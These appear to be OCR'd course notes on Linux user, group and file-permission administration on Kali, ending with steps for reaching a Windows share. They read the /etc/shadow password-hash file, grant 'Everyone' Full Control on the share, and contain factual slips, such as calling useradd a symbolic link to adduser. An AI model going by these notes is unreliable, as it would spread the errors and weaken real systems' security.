
- Checking service status




- Stopping a service



- Starting a service



- Restarting a service



➢ Checking user details

❖ User types

Users are accounts that can be used to login into a system. Each user is identified by a unique identification number or UID by the system. All the information of users in a system are stored in /etc/passwd file. The hashed passwords for users are stored in /etc/shadow file.

Users can be divided into two categories on the basis of the level of access.


- ✓ System user
- ✓ Regular user

When a new user is created, by default system takes following actions

- ✓ Assigns UID to the user
- ✓ Creates a home directory /home/
- ✓ Sets the default shell of the user to be /bin/sh
- ✓ Creates a private user group, named after the username itself
- ✓ Contents of /etc/skel are copied to the home directory of the new user
- ✓ .bashrc, .bash_profile and .bash_logout are copied to the home directory of new user.These files provide environment variables for this user's session.

❖ With *cat /etc/passwd* command


This file is readable by any user but only root as read and write permissions for it. This file consists of the following colon separated information about users in a system. An `x` in this field denotes that the encrypted password is stored in the /etc/shadow file.



User name User password User ID Group ID User description User home folder Terminal type

- With *cat /etc/shadow* command


This file is readable and writable by only by root user. This file consists of the following colon separated information about password of users in a system



Username field Password field Minimum delay between password changes Warning period Account validity Account disability

Last password changes Valid period for the password

- With *id <username>* command




- Creating a regular user (*sudo useradd <username>)*


useradd is a command in Linux that is used to add user accounts to your system. It is just a symbolic link to adduser command in Linux and the difference between both of them is that useradd is a native binary compiled with system whereas adduser is a Perl script which uses useradd binary in the background. It makes changes to the following files:

- ✓ /etc/passwd
- ✓ /etc/shadow
- ✓ /etc/group
- ✓ /etc/gshadow


creates a directory for new user in /home

The user that is created here is an ordinary. Hasn't home directory.






- Giving a password (*sudo passwd <username>*)




- Switching to the created user account (*sudo su <username>*)

- Using the manual for commands




- Low utility user - options




- *sudo cat /etc/login.defs* command

The user ID range and group ID range can be changed using vim.



- Creating a home directory for the regular user
  - ✓ Creating a backup (*sudo cp /etc/login.defs /etc/login.defs.old*)


  - ✓ Creating a user with home directory (*sudo useradd –md <location> <username>*



m command – to create the users home directory


d command – to give te path for home directory

- ✓ Checking available shells (*cat /etc/shells*)




❖ Changing the shell type of a user (*sudo usermod –s <shell type> <user name>)*

s command – to change the login shell



❖ Creating a user with home directory & shell once (*sudo useradd –md <location> -s <shell type> <username>*)

Password should be added after this



❖ Deleting a use account (*sudo userdel –rf <user name>*)

userdel command in Linux system is used to delete a user account and related files. This command basically modifies the system account files, deleting all the entries which refer to the username LOGIN. It is a low-level utility for removing the users.

f command - this option forces the removal of the specified user account. It doesn't matter that the user is still logged in. It also forces the userdel to remove the user's home directory and mail spool, even if another user is using the same home directory or even if the mail spool is not owned by the specified user.

r command - whenever we are deleting a user using this option then the files in the user's home directory will be removed along with the home directory itself and the user's mail spool. All the files located in other file systems will have to be searched for and deleted manually.


❖ Making the password expiree (*sudo passwd –expire <user name>*)

➢ Groups


Each group in a Linux system is uniquely identified by a group identification number or GID. All the information listing groups in a system are stored in /etc/group file. The hashed passwords for groups are stored in /etc/gshadow file.

Every user has a primary user group and zero or more supplementary groups. On login, the group membership is set to the primary group of user. This can be changed to any other supplementary group using newgrp or chgrp commands.

✓ Checking for available groups (*sudo cat /etc/group*)



✓ Creating a group (*sudo groupadd <group name>*)




- ✓ Creating a group with a manual ID (*sudo groupadd –g <groupID> <groupname>*)

  g command - this option is used to provide a group id (numeric) to the new group, and it should be unique. If this option is not used, the default id is assigned, which is greater than every other group already present.


- ✓ Adding users to one or more groups (*sudo usermod –aG <group name>,<group name> <user name>*)

  a command - --append Add the user to the supplementary group(s). Use only with the -G option.

  G command - a list of supplementary groups which the user is also a member of. Each group separated from the next by a comma, with no intervening whitespace. The groups are subject to the same restrictions as the group given with the -g option. If the user is currently a member of a group which is not listed, the user will be removed from the group. This behavior can be changed via the -a option, which appends the user to the current supplementary group list.




- ✓ Removing a user from a group (*sudo gpasswd –d <user> <group>*)



➢ File permission

❖ Checking the file permissions



❖ Security permissions

Each of the three “rwx” characters refer to a different operation you can perform on the file.

```
---     ---     ---
rwx     rwx     rwx
user    group   other
```

- ✓ The ‘r’ means you can “read” the file’s contents.
- ✓ The ‘w’ means you can “write”, or modify, the file’s contents.
- ✓ The ‘x’ means you can “execute” the file. This permission is given only if the file is a program.
- ✓ If any of the “rwx” characters is replaced by a ‘-‘, then that permission has been revoked.

- ✓ user – The user permissions apply only the owner of the file or directory; they will not impact the actions of other users.
- ✓ group – The group permissions apply only to the group that has been assigned to the file or directory, they will not affect the actions of other users.
- ✓ others – The others permissions apply to all other users on the system, this is the permission group that you want to watch the most.

❖ Changing security permissions


The command you use to change the security permissions on files is called “chmod”, which stands for “change mode”, because the nine security characters are collectively called the security “mode” of the file.

The first argument you give to the “chmod” command is ‘u’, ‘g’, ‘o’. We use:

- o u for user
- o g for group
- o for others,
- o you can also use a combination of them (u,g,o).
- o This specifies which of the three groups you want to modify.
- o After this use
  ‘+’ for adding
  ‘-‘ for removing

- and a "=" for assigning a permission.
- Then specify the permission r,w or x you want to change.
- Here also you can use a combination of r,w,x.
- This specifies which of the three permissions "rwx" you want to modify
- use can use commas to modify more permissions
- Finally, the name of the file whose permission you are changing

➢ Windows share access from Kali



❖ Make Sure Sharing is Enabled in Windows

- ✓ Open Network and Sharing Center
- ✓ In the Network and Sharing Center window, click on "Change advanced sharing settings."
- ✓ For your current profile, make sure the following two settings are enabled:
  - Turn on network discovery
  - Turn on file and printer sharing
- ✓ Create a folder in desktop "winshare"
- ✓ Right-click the folder you want to share over the network, and then click "Properties." On the "Sharing" tab of the properties window, click the "Advanced Sharing" button.
- ✓ In the "Advanced Sharing" window that opens, enable the "Share this folder" option, and then click the "Permissions" button.
- ✓ Just give the "Full Control" permission to the "Everyone" user. This allows anyone to read and write changes to files in the shared folder.
- ✓ Back in the main properties window, switch over to the "Security" tab.
  For the Linux user to have access to the shared folder, you need to configure the same permissions here that you configured in the sharing settings. If the two settings don't match, the most restrictive settings will take effect.
- ✓ If you do need to add a user, such as "Everyone," click the "Edit" button.
- ✓ In the permissions window that opens, click the "Add" button to enter the new user's details. Your folder should now be shared with the network.

❖ Access the windows share from Linux

- ✓ Install following packages on Linux
  - *samba*
  - *samba-client*
  - *cifs-utils*
  - *libnss-winbind winbind*


```
root@kali:~# apt-get install samba
Reading package lists... Done
Building dependency tree
Reading state information... Done
samba is already the newest version (2:4.12.5+dfsg-3).
samba set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 723 not upgraded.
root@kali:~#
```

